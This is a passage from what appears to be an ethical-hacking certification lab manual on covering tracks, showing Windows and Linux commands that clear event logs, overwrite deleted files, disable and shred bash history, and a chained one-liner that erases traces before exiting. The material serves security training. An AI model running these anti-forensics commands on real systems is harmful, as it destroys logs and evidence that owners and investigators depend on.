
Clearing Logs using wevtutil

4. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.

5. The **User Account Control** pop-up appears; click **Yes**.

6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.




```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
IHM_DebugChannel
InstallUXPerformance-Analytic
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MedaFoundationVideoProc
MedaFoundationVideoProcD3D
```

Figure 4.2.2: Command Prompt: List of event logs

7. Now, type **wevtutil cl <log_name>** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.



```
C:\WINDOWS\system32>wevtutil cl system

C:\WINDOWS\system32>
```

Figure 4.2.3: Command Prompt: Clearing system logs

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.


TASK 2.3

Delete Files using Cipher.exe

9. In **Command Prompt**, type **cipher /w:<Drive or Folder or File Location>** and press **Enter** to deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.



```
C:\WINDOWS\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...........................................................................................
...............................
Writing 0xFF
...........................................................................................
................................
Writing Random Numbers
...........................................................................................
...............................

C:\WINDOWS\system32>_
```

Figure 4.2.4: Command Prompt: Encrypting deleted files

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

11. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).

12. Close all open windows and document all the acquired information.

TASK 3

Clear Linux Machine Logs using the BASH Shell

Here, we will clear the Linux machine event logs using the BASH shell.

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history.

1. Turn on the **Parrot Security** virtual machine.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

attacker

••••

Figure 4.3.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

TASK 3.1


Disable and Clear Linux System Logs

4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



```
┌─[attacker@parrot]─[~]
└──╼ $export HISTSIZE=0
┌─[attacker@parrot]─[~]
└──╼ $history -c
┌─[attacker@parrot]─[~]
└──╼ $
```

Figure 4.3.2: Disabling and clearing system logs

6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.

TASK 3.2


Shred System Logs

7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




```
┌─[attacker@parrot]─[~]
└──╼ $shred ~/.bash_history
┌─[attacker@parrot]─[~]
└──╼ $more ~/.bash_history
5�e�~�'8������Hш�����ቴ  ��d���l�~ofk@�op�|!�t����Tp����F��&�E�
����&g-oL
        �0^={�#K��b;�D�{ఠ.���jw!�#m^/���u��}�s�'��lZ�n1�B�!
0*f��n\�30�q��5L��
               ���n���`���s����A⅃�0�>�~0�o*�C�Z>{��g�]��
�e`���D�>2\�0`_��&T��j�����~i�G��b�G,M+TLв-����硝 ������o����
06�\��R��z
)�VOuV'V��9��R���K�N}Jg*��q%�?���.)��1��6��*hn�`�>�?KoM)'
                                                               ��P
```

Figure 4.3.3: Shredding history

9. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.

10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.



```
┌─[attacker@parrot]─[~]
└──╼ $shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit
```

Figure 4.3.4: Shredding, deleting and clearing system logs

11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.

12. Close all open windows and document all the acquired information

13. Turn off the **Parrot Security** virtual machine.

TASK 4

Clear Windows Machine Logs using CCleaner

Here, we will use CCleaner to clear the system logs of the Windows machine.

TASK 4.1


Install CCleaner

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **cctrialsetup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks..

